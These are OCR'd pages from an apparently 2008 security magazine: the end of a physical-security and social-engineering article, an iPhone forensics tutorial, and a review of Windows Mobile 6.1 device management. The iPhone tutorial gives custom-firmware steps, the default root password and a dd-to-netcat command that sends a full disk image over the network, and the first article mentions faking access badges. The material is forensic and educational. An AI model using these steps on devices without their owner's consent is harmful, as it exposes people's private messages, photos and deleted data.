I wasn't performing a physical penetration test that day, but I can assure that if I had been, it would have been game-over the minute I met Mr. Cruz. As I got to know him, albeit briefly, I became quite aware that no ruse I could have dreamed-up, would have sold him.

Managing Your Consequence

When President-Elect Barack Obama entered The White House for his first visit to The Oval Office, the decision to have him enter through the South entrance [7] left many by-standers without a glimpse of him. One can't help but wonder if this was a direct relationship to Consequence in the aforementioned equation.

The [8] magnitude of the negative effects, if an attack were successful, may have very well played a factor in so many by-standers not having exposure to this entrance.

Now that I've thoroughly depressed you all, I'd like to brighten the picture a bit. There is a light at the end of the tunnel and it's not from an on-coming train. What can you do to mitigate your risk and maximize your security?

Security Consultant Kevin Mitnick advises that, [9] *the best method to secure sensitive areas is to post a security guard to who observes any access-controlled entry.* However, the effects of that may be cost prohibitive to some, while others may find that it skews the culture of their environment. It may behoove you to have an outside consultant perform a penetration test. I'm not plugging myself here, it just makes sense, and there are many very good pen-testers out there. One of the most useful tools that I hand to companies after I perform a test is my report. I offer pages and pages of detailed suggestions on how they can not just patch the holes that were discovered, but going back to our original equation, how they can factor in which ones would most critically impact their bottom line. In other words, maybe your company can't afford any more security personnel, or maybe it rocks your culture too far, but perhaps there's another option that offers a healthy compromise. Additionally, you can hold more training sessions, raise awareness, and empower your staff.

Lastly, in his book [10] *No Tech Hacking*, Johnny Long talks about some of the current benchmarks of *good* security, and we learn that some measures currently used can leave an imprint on the environment that contradicts their intent. *Put that badge away*, he cautions. Makes sense to me. Making fake copies of badges has been a long-time practice, and in his [11] ID Making Guide, Doug Farre talks about how easy it is to make your own holographic ID badge.

Conclusion


In conclusion, physical and IT security have to work smartly together. The current trend shows us that these two are moving toward one another and, in some instances, even intersecting each other. Criminals may look for patterns in your locks, your keys or your badge ID systems. One can easily craft a fake, but authentic-appearing access badge, wave it across an RFID reader while looking very frustrated, and then ask a nearby passerby for help. Would you help them in?

On the 'Net

- [1] Mitchell, Charles & Decker, Chris (2004). *Applying Risk-based Decision-making Methods/ Tools to U.S. Navy Anti-Terrorism Capabilities. http://www.homelandsecurity.org/journal/Default.aspx?oid=104&ocat=1*
- [2] WCBS-TV (2008). *http://wcbstv.com/topstories/robbery.midtown.manhattan.2.661460.html*
- [3] O'Donnell, Jayne (2006). *Stores protect turf from gangs of thieves*. USA Today. *http://www.usatoday.com/money/industries/retail/2006-11-17-retail-cover-usat_x.htm*
- [4] Hayes, Tom (2008). *NYPD Opens New Counterterrorism Nerve Center.* ABC News. *http://www.abc3340.com/news/stories/1108/570988.html*
- [5] Neuman, William (2008). *M.T.A. Vending Glitch Let Hundreds Get Free Rail Tickets Since 2001.* New York Times. *http://www.nytimes.com/2008/08/13/nyregion/13scam.html*
- [6] Zimmer, Amy (2008). *MTA's Cuts elevate worries over safety Longer wait times and walks home leave women at risk*. New York Metro. *http://ny.metro.us/metro/local/article/MTAs_cuts_elevate_worries_over_safety/14429.html*
- [7] Peterson, Amanda (2008). *Crowds Try to Catch Glimpse of Obama at White House. http://www.axcessnews.com/user.php/articles/show/id/17060*
- [8] Mitchell, Charles & Decker, Chris (2004). *Applying Risk-based Decision-making Methods/ Tools to U.S. Navy Antiterrorism Capabilities. http://www.homelandsecurity.org/journal/Default.aspx?oid=104&ocat=1*
- [9] Mitnick, Kevin D. (2002). *The Art Of Deception*. Wiley Publishing, Inc.
- [10] Long, Johnny (2008). *No Tech Hacking*. Syngress Publishing, Inc.
- [11] Farre, Doug (2008). *ID Making Operating Guide. https://www.defcon.org/images/defcon-16/dc16-presentations/defcon-16-farre.pdf*

Mary Ellen Kennel

Specializing in Cyber Crime apprehension, Mary Ellen Kennel serves on the board of the SANS Institute Advisory Committee, and is a trusted member of the High Technology Crime Investigation Association and the FBI civilian task force, InfraGard.
Mary Ellen has been a part of The Internet since browsers were mere lines of text and brings over 15 years of experience focusing on Digital Forensic Analysis, Incident Response, Perimeter Protection, Intrusion Prevention and Cutting Edge Hacking Techniques. Originally from Lancaster, Pennsylvania, Mary Ellen attended Columbia University and remains one of the few Mennonites in Manhattan. Find out more about her by visiting her Web site: *http://MindOverTechnology.com* or her blog: *http://ManhattanMennonite.blogspot.com*
President
Mind Over Technology
242 East 5th Street
New York, NY 10003-8501
917-907-2393
www.MindOverTechnology.com
mek@MindOverTechnogy.com



Phonesweep®

gives you the answers

Get Version 5.5 of PhoneSweep, the original audit-quality multi-line telephone scanner. This release provides:

- Support for Microsoft Windows 98 through VISTA
- Email notification and optional Gold remote access supports IPv6
- Continuous Scan checks your remotely-accessible servers, fax lines, or ACD lines and reports availability changes in real time
- New user-selectable reporting categories

Coming soon: NetIntercept 4.1, featuring our new Investigator's Notebook!

Sandstorm Enterprises®

tools with sharp edges®

www.sandstorm.net · +1 781.333.3200 · sales@sandstorm.net

TAM HANNA

iPhone Forensics

Difficulty

Gangsters, hoodlums, and a variety of nightlife users love iPhones. If you want to be a successful street user owning an iPhone is an absolute necessity. While this is bad for all who are robbed of their iPhones, law enforcement benefits greatly due to the iPhone's vulnerability to forensics.

People using Apple's latest mobile device leave behind a huge trail of information due to specific hardware design issues, while the introduction of flash memory has made most (if not all PDA's and Smartphones) vulnerable, the iPhone's operating system encourages forensic intrusion to some extent.

iPhone internals

As of this writing, iPhone devices come in four different flavours. There is an iPhone, an iPhone 3G, an iPod Touch and an iPod Touch 2G. The first two have GSM and WiFi, while the other two have WiFi only.

All of the devices have multiple sub-families with various amounts of storage ranging from the 4GB on an entry-level iPhone to the 32GB on some high-end devices.

All of these devices are rumoured to run an ARM port of Mac OS X 10.5 which essentially means that they are based on a Unix core. As Apple originally didn't allow customers to install third-party products on their iPhone, so-called *jailbreaking* soon became a popular sport among freaks.

A *jailbreak* is a special firmware bundle which allows you to install any kind of programwithout having to use the iTunes store. It furthermore removes all file system access restrictions on the firmware in its default state: this is why programs like file managers usually come in *jailbroken* and *non-jailbroken* versions.

Memory architecture

All of the aforementioned devices share the same memory architecture. The device has a small *Firmware* partition, and a bigger *User* partition. The *Firmware* partition usually is smaller than 500MB and normally does not change, unless a firmware update is installed.

Thus, all the interesting stuff sits in the *User* partition since it is based in Flash memory. Writes are evenly spread out across the chip to keep wear levels in check. This unique property of the Flash memory allows deleted data to survive for months.

Putting an iPhone into restore mode thus doesn't do any harm. If a complete restore is performed, the *User* partition file system is erased, but the actual data is not shredded or overwritten.

iTunes strikes back

Like most other PDA's, Apple's mobile devices are synchronized with the PC. The sync software is called iTunes, and it creates local copies of each and every file found on the device. These files can be found in a (hidden) folder called MobileSync. The dump below shows the MobileSync folder on my Windows XP machine: see Listing 1.

As we can see, the backup folder is housed in each user's profile, and contains a variety of subfolders bearing device ID's and date stamps. Usually, the folder without the device ID is the one containing the latest files.

WHAT YOU WILL LEARN...

How to get data off an iPhone

WHAT YOU SHOULD KNOW...

Basic understaning of jailbreaks

Command-line skills

Listing 1. *The contents of a backup folder*

```
%System Path%\Apple Computer\MobileSync\Backup>tree /f

|---248c57f0ef6076d26a0a0e774b296376a6d0b622
|       028d5bfc2a700772be3e8fe26b62f137328daa8e.mdbackup
|       more .mdbackup files
|
|          Info.plist
|          Manifest.plist
|          Status.plist
|
|---248c57f0ef6076d26a0a0e774b296376a6d0b622-20080725-211107
|       same files
|---248c57f0ef6076d26a0a0e774b296376a6d0b622-20080727-154009
|       same files
|
|---  more folders
```

Listing 2. *Info.plist, dumped*

```
<plist version="1.0">
-
<dict>
<key>Build Version</key>
<string>5G77</string>
<key>Device Name</key>
<string>TAMHAN's iPod</string>
<key>Display Name</key>
<string>TAMHAN's iPod</string>
<key>GUID</key>
<string>F033B7DA4ACC8A2541EDEFDE35159733</string>
<key>Last Backup Date</key>
<date>2008-11-21T18:48:42Z</date>
<key>Product Type</key>
<string>iPod1,1</string>
<key>Product Version</key>
<string>2.2</string>
<key>Serial Number</key>
<string>1A738HTRW4N</string>
<key>Target Identifier</key>
<string>248c57f0ef6076d26a0a0e774b296376a6d0b622</string>
<key>Target Type</key>
<string>Device</string>
<key>Unique Identifier</key>
<string>248C57F0EF6076D26A0A0E774B296376A6D0B622</string>
….
<key>iTunes Version</key>
<string>8.0</string>
</dict>
</plist>
(/dump)
```

A real wipe

Firmware 2.x adds a wipe feature which can be accessed via *Settings→General→Reset→Erase* all Content and Settings. Enabling the feature will physically shred data on the *User* partition within an hour and will display a thermometer on-screen. In this case, try to set the device to DFU and try to recover data with the *carving tools* as outlined below.

On the iPod touch 2G

The iPod Touch 2G can be considered a *maintenance release*. It patches a hardware vulnerability which allowed arbitrary firmware to be installed on older devices. As no *jailbreak* has been found for it so far, parts of this article do not apply to this version.

Meta-data

The three `.plist` files contain XMLesque data. A dump of the `Info.plist` file reveals the serial number, device name, product type and last sync date of the backup. This is extremely helpful when a user has multiple devices synchronized to a single device: see Listing 2.

Device files

The `.mdbackup` files are serialized plist files. Whilst they do not look like the aforementioned `.plist` files when opened in an editor, they are nevertheless handled similarly on a Mac (after being renamed to `.plist`). After you rename them, they reveal the original file name together with its binary data, which can be copied out to recreate the contained file.

Those who use a Windows box need to install Safari and an open-source program called mobilesync-inspect, which can be downloaded from *http://code.google.com/p/mobilesync-inspect/*. The four DLLs required (`CoreFoundation.dll`; `icuuc36.dll`; `icudt36.dll`; `icuin36.dll`) can then be copied from the Safari folder to the mobilesync-inspect folder, and the program run from the command line.

Let's now assume that we want to look for screenshots saved on the device. The first step involves finding the `.mdbackup` files which contain screenshots, and the second step involves decompressing them.

The actual command line parameters follow this convention: see Listing 3.

Once the command has completed, the files can be found in the target directory. By the way: passing * as the wildcard decompresses all files found on the PC.

On-device forensics

Even though the data on the PC is highly interesting, even more useful things can be found on the iPhone itself. Its operating system creates a huge cache of data located in various places. The table below contains some interesting files: see Table 1.

Most of the files mentioned above can also be found on the desktop, as they are needed for device recovery. The sqlite databases must be opened

with an SQL command line tool (*http://www.sqlite.org/download.html*) or a graphical editor like the freeware SQLite database browser (*http://sqlitebrowser.sourceforge.net/*).

How to get to them

If you do not have access to the desktop (or want to recover deleted files), an image of the entire storage partition is needed. This can be obtained via Jonathzan Zdziarski's custom firmware, which can be downloaded from his personal web site (*http://www.zdziarski.com/iphone-forensics/*). The steps below are intended as a quick overview of the process (which requires a Mac or a HFS mounting tool). More detailed information can be found in his book on iPhone forensics. (O'Reilly – ISBN 978-0-596-15358-8).

The process starts out by obtaining a *jailbroken* ipsw file for the device of choice (use PwnageTool or WinPwn). This file must then be extracted three times using an unzipping tool, thus creating folders called step1, step2 and original.

Each of the three folders contains a compressed ramdisk file with a `.dmg` extension – it is the smaller of the two dmg images in the folder. It can be decrypted with xpwntool (the init vectors can be obtained from a plist file), and can then be mounted as a partition.

This process should be initially performed on the file found in the step1 folder; the contents of the stage1 bundle of Jonathan's. You then repack the RAM disk image with XPWN, replace the original image, and zip the firmware up once again to create the stage1 firmware.

Firmware number two adds the forensic recovery toolkit. Unpack and mount the RAM disk found in the stage2 folder to start (as described above). Since the disk image becomes too large if the recovery toolkit is added, you must delete the *files/folders* listed below before copying the contents of the step2 bundle into the mounted RAM disk:

- `/usr/local/standalone/firmware/*`
- `/System/Library/Frameworks/Security.framework`
- `/System/Library/Frameworks/CoreGraphics.framework`
- `/usr/sbin/asr`
- `/usr/local/bin/*`

Then, edit the launch daemon to have it start the forensics toolkit automatically. This must be done manually in order to leave the permissions' structure intact, and involves adding the content below to the file found in Listing 4.

When done, repack the firmware as outlined above in order to get the stage2 firmware. Then, use DFU mode to install the step1 bundle. Once step1 is up and running, enter DFU once more to install step2. Congratulations – the forensic toolkit should now be up and running.

Once installed, an image of the entire storage partition can be moved to a desktop device using WiFi. This is accomplished by connecting the device to a WiFi network and connecting to it via SSH (user: root; password: alpine). The iPhone can then be instructed to transfer its disk contents via:

```
/bin/dd if=/dev/rdisk0s2 bs=4096 | nc
                        PC.IP 7000
```

How the transfer is conducted

The two commands essentially transfer the partition's contents bit-by-bit over the network. The dd fetches the data on the iPhone and uses the iPhone's version of NetCat to send the data out – to the PC side. Whereas NetCat receives the data and uses dd to dump it to a file.

What is a property list

Property lists are the Mac equivalent of `.ini` or `.conf` files. Further information can be found ate: http://developer.apple.com/documentation/Cocoa/Conceptual/PropertyLists/Introduction/chapter_1_section_1.html.

Table 1. *Interesting files*

File type	Where to find it (usually)	What it contains
AMR	`/mobile/Library/Voicemail`	Voice mail messages
`.dat` (contains character string DynamicDatabase)	*	So-called keyboard cache. iPhones save user-entered data into these caches – they can often contain extremely useful information.
`.db / .sqlitedb`	`/mobile/Library/*` and other places	Various types of data including SMS messages and recent calls.
JPG	`/mobile/media/DCIM/100APPLE`	Camera photos
.plist	`/mobile/Library/*` and other spaces	Property lists. Can possibly contain useful information on application state (e.g. web browser). Should be opened on an Apple machine due to lack of proper plist editor for Windows.
PNG – 1	`/mobile/media/DCIM/*`	User-generated screenshots
PNG – 2	*	System-generated screenshots. The iPhone needs to produce screenshots of an application's last state for its animations!

What's the difference between DFU and Recovery mode?

When discussing *jailbroken* devices, the terms DFU mode (short for Device Firmware Upgrade mode) and Restore mode are often erroneously used in an interchangeable fashion. Restore / Recovery mode is a special operating mode where the iPhone OS communicates with iTunes to update itself.

DFU mode, on the other hand, is not part of the iPhone OS and is instead governed by the IOS found in the device's unchangeable boot ROM (which incidentally contained an error facilitating *jailbreaks* on the iPod Touch and the iPhone 2G/3G). It allows for a much deeper level of control over the device…

Listing 3. *Getting screenshots out of .mdbackup files*

```
mobilesync-inspect.exe backup wildcard target_folder (must exist)

%System Path%\Journalism\2008\hakin9\iphoneforensics\data\ mobilesync-inspect-Windows-
                    r10>

mobilesync-inspect.exe backup *.png  C:\

MobileSync backup directory at: %System Path%\Apple  Computer\MobileSync\Backup
Writing: Media\DCIM\999APPLE\IMG_0026.PNG (222076 bytes)
Writing: Media\DCIM\999APPLE\IMG_0009.PNG (39151 bytes)
…
Writing: Media\DCIM\999APPLE\IMG_0019.PNG (78126 bytes)
```

Listing 4. *Changes needed to enable the forensics toolkit*

```
/System/Library/LaunchDemons/com.apple.restored_external.plist

<key>ProgramArguments</key>
<array>
<string>/bin/bash</string>
<string>/payloads/install.sh</string>
</array>
```

Before this is done, NetCat (free, *http://www.securityfocus.com/comments/tools/139/32187/threaded* or Google) and dd (free, from *http://www.chrysocome.net/dd*) need to be enabled on the target Windows workstation via the commands below (be prepared for a long wait as the transfer can take a lot of time):

```
nc -L -p 7000 | dd of=
   ./rdisk0s2 bs=4096
```

This image can then be mounted as a HFS partition using a variety of mounting tools. Should your mounting tool include the HFS version, change the version bit of the file from HX to H+ with a HEX editor (offset approx 0x400) and try again!

Recovering deleted data

Even though the above steps usually lead to a huge amount of useful information, even more can be recovered by scanning the entire user partition image obtained using a carving tool like ForeMost (*http://foremost.sourceforge.net*) or Scalpel (*http://www.digitalforensicssolutions.com/Scalpel/*).

Conclusion

The iPhone's memory and hardware architecture allow attackers to recover huge amounts of important data from the machine and its accompanying PC. If you currently own an iPhone and plan to sell it, erasing all data/performing a restore process is not enough to securely wipe out all data.

The safest thing to do is perform multiple *Erase all* cycles, and then fill the machine up to the brim with garbage data. Unfortunately, even that doesn't achieve total security. If you want to be really sure, the only safe thing to do is to destroy the iPhone when decommissioning it.

TAM HANNA

Safer 6.1

Difficulty

Microsoft's Windows Mobile currently dominates the mobile computing market, and thus is under permanent attack from new (Google's Android) and old (Symbian, Palm OS) competitors. In an attempt to keep its market position secure, Microsoft decided to tackle the topic of corporate device management.

One new application that is somewhat difficult to install. 500 devices manned by technically challenged users. The program must be deployed ASAP, with my company loosing money every minute. Aaaargh…

The above lines are excerpts from a system administrators worst nightmare. Indeed, the management of mobile devices is one of the few areas of the mobile computing landscape that so far, is mostly unexplored. Manufacturers considered handhelds and smartphones to be stand-alone devices that were administered by their users…an assumption that may have been correct in the beginning, but is no longer true.

Microsoft's Windows Mobile currently dominates the mobile computing market, and is under attack from new (Google's Android) and old (Symbian, Palm OS) competitors. In an attempt to keep its market position secure, Microsoft decided to tackle the topic of corporate device management with Windows Mobile 6.1.

Free upgrades

Because Microsoft wanted to accelerate enterprise adoption of existing WM devices, the company gave all manufacturers who had WM 5 and WM 6 devices a free *upgrade* to WM 6.1. This was possible because the hardware requirements for the different versions remained largely the same (unlike the WM 2003/WM5 transition, which brought flash memory to PocketPC handhelds).

Unfortunately, the creation of an OS for a mobile device is not dependant on Microsoft alone. The process involves the device manufacturers, their suppliers, and even the mobile phone carriers carrying the device. The mobile phone carriers testing process usually takes the longest (3 to 6 months). The flowchart (Figure 1) illustrates the process.

Most manufacturers accepted Microsoft's offer and provided updates for older devices (almost all of which have become available as of this writing). Unfortunately, some companies didn't feel like updating their legacy products – the open nature of Windows Mobile has allowed enthusiast communities to offer unofficial upgrades for a plethora of devices…

On-device improvements

The announcement of Windows Mobile 6.1 was greeted with a barrage of criticism from consumer technology journalists: for them, the product lacked the oomph of the then-dominating iPhone. Nevertheless, the update brought a few very useful additions (especially for touchscreenless smartphones) which will be covered in the sections below.

Higher productivity

Palm Treo users have known this feature for quite some time: their devices display SMS messages

WHAT YOU WILL LEARN ….

Understand the new features in Windows Mobile 6.1

Integrate your mobile devices into your active directory

WHAT YOU SHOULD KNOW ….

How to use a Windows Mobile device

How to use an Active Directory

in a chat-like fashion. This feature is now supported by WM 6.1, along with a variety of other new features that make text messaging easier.

Furthermore, Microsoft completely overhauled Office Mobile. It now supports Office 2007's file formats, along with new features like embedded charts.

UI improvements

Microsoft also took the opportunity to improve various aspects of the device's user interface. Pocket Internet Explorer was overhauled significantly, and now supports a *full page view*.

Smartphones lacking a touchscreen received further love: they now support Cut&Paste, and have a new home screen that displays data in a more efficient fashion.

The so-called Sliding Panel Homescreen is available on WM 6.1 smartphones lacking a touchscreen smartphones and makes accessing information faster and easier.

Mobile Device Manager

Unfortunately, most of the features in WM 6.1 can not be activated on the device itself. They can only be activated via a pretty complex server system known as Mobile Device Manager. The system requirements for an MDM deployment are rather high – a minimum of two systems with 64bit processors, Windows Server 2003 SP2, .NET and 4GB of RAM is required.

A full deployment of the Mobile Device Manager consists of multiple servers performing various different roles:

The MDM gateway server usually sits in a DMZ and forwards communications between the networks. Furthermore, it provides a fixed IP where devices can connect to receive data *pushes*.

The MDM Management server communicates with existing network services like the Active Directory, and connects WM devices to these services. All actions

How much does it cost?

As of this writing, a stand-alone version of MDM without SQL Server costs 2149$. A CAL costs 57$ per user and/or per device.

Who provides updates?

So far, official upgrades have been made available for select devices from:

- HTC
- Motorola
- PanTech
- Samsung

No updates will be provided for HP iPAQ handhelds.

Unofficial updates have been made available for *unsupported* HTC/QTek devices (e.g. QTek 8500) via *http://www.xda-developers.com/*

What is Windows Mobile?

Windows Mobile (WM) is a *trade name* for a combination of a Windows CE kernel with a software package including the characteristic shell, the core PIM tools (Calendar, Contacts, Tasks and Notes), Windows Media Player, Internet Explorer, Office Mobile and a few other programs.

Microsoft offers a *plain* version of the Windows CE kernel, which is often used in stand-alone GPS devices. Even though this kernel is similar to the one found on desktop versions of Windows, they are not binary compatible. An embedded version of Windows XP is also available (for a significantly higher price).




Figure 1. Creating a firmware update for a device sold by a carrier is not as easy as it sounds!

Figure 2. The so-called Sliding Panel Home Screen is one of the new features customers see when using WM 6.1

executed (policy changes, remote wipes,…) pass through the MDM Management Server.

The MDM Enrollment server is responsible for creating and managing communication certificates and handles the creation of Active Directory Domain Service Objects.

These allow WM devices to become members of domains.

Finally, the MDM infrastructure uses the SQL database is used to store a variety of data. Once the software is set up, the features outlined below can be used:

Centralized management

In an MDM environment, WM-powered devices appear as part of the Active Directory tree.

Thus, software and updates can be deployed automatically and restriction/permission management can be done in a fashion familiar to Active Directory administrators.

Disabling of features

Specific device features can be enabled or disabled. For example, people working with sensitive files can be prohibited from using external memory cards. Permissions and restrictions can be deployed on a per-group or per-device fashion.

Remote Wipe

Individual devices can be *hard-reset* remotely. While this will not destroy the device's hardware, all data on the affected device will be deleted.

Remote Analysis

Devices can be analyzed remotely. This can save system administrator work time, as some maintenance operations can be performed remotely without having to access the offending device directly.

File encryption

Traditionally, data stored on external memory cards was at extreme risk – even if the handheld itself was encrypted and password-protected, the files on the external memory cards were accessible by using a card reader and a PC. A Windows Mobile device governed by a MDM08 can encrypt data stored in RAM and its memory card. System administrators can enable this feature by creating a new policy for the device.

Case Studies

After having looked at the possibilities of MDM08, it's now time to look at a few scenarios where the architecture can come to the aid of a system administrator concerned about the security of the files and devices on his network.

Stolen device

The theft of mobile phones is rampant in Western Europe (see my article in the September issue of this publication).

While most perpetrators are teenage thugs attempting to finance their MTV-inspired lifestyle, an insignificant but




Figure 3. Microsoft's MDM architecture consists of multiple devices

Damaging hardware via software

A few Palm OS development houses are known to possess technology for destroying a device's hardware via software. The method used involves the manipulation of certain components to generate conditions lethal to other components on the planar. However, these development houses do not discuss this technology in an attempt to discourage virus authors from using it themselves..

Further reading

The URLs below can be used as starting points for finding out more!

- Microsoft TechNet on MDM08: *http://technet.microsoft.com/en-us/library/cc135653.aspx*
- Windows Mobile for Business: *http://www.microsoft.com/windowsmobile/en-us/business/default.mspx*
- Video demo showing the product in action: *http://www.microsoft.com/systemcenter/mobile/demo/SCMDM%20Demo.html*

highly dangerous part of thefts involves corporate espionage. If one of your devices is lost or stolen, a system administrator can execute a *remote wipe*:

- Open MDM Console
- Select All managed Devices
- Right-click device, select Wipe now and confirm

The wipe request is sent out to the device, which will hopefully pick it up and execute it ASAP.

A system administrator can check on its fate (and cancel it if it hasn't reached the device yet):

- Open MDM Console
- Expand Device Management
- Select Recent Wipes

If the status displayed is either Pending or Retrying, right-click it and select Cancel Wipe to stop the process.

Corporate espionage

Kevin Mitnick has proven that employees pose the largest threat – they don't even need to participate actively to cause damage. US security researchers have attempted various tricks and have found alarmingly high success rates for various kinds of social engineering attacks, e.g. giving gift CDs or USB styicks Have a stat or link for this? – restricting the rights of logged-on users is the only way to prevent social engineering/malicious employee attacks. However, care must be maintained as to avoid locking users down so much that they can no longer use their devices productively.

For example, employees physically close to devices not yet released to the public should not be able to use their cameras. However, disabling features like voice recording or memory card access will not be useful: research has shown that overly restrictive management will only discourage the device's adoption, which in turn leads to lower overall productivity.

Restrictions are handled via so-called *Group Policy Objects* (GPOs for short). These can be made active by assigning them onto users or user groups. MDM ships with over 150 group policy objects which can be enabled or disabled to create a policy

Conclusion

Windows Mobile 6.1 is a significant step forward for mobile device security. Microsoft is the first manufacturer to recognize the needs of IT professionals managing mobile devices. From a business and security perspective, WM 6.1 beats all other platforms (especially the iPhone) hands-down.

Tam Hanna

Tam Hanna has been in the mobile computing industry since the days of the Palm IIIc. He develops applications for handhelds/smartphones and runs news sites about mobile computing:
http://tamspalm.tamoggemon.com
http://tamspc.tamoggemon.com
http://tamss60.tamoggemon.com
http://tamswms.tamoggemon.com
http://tamsijungle.tamoggemon.com
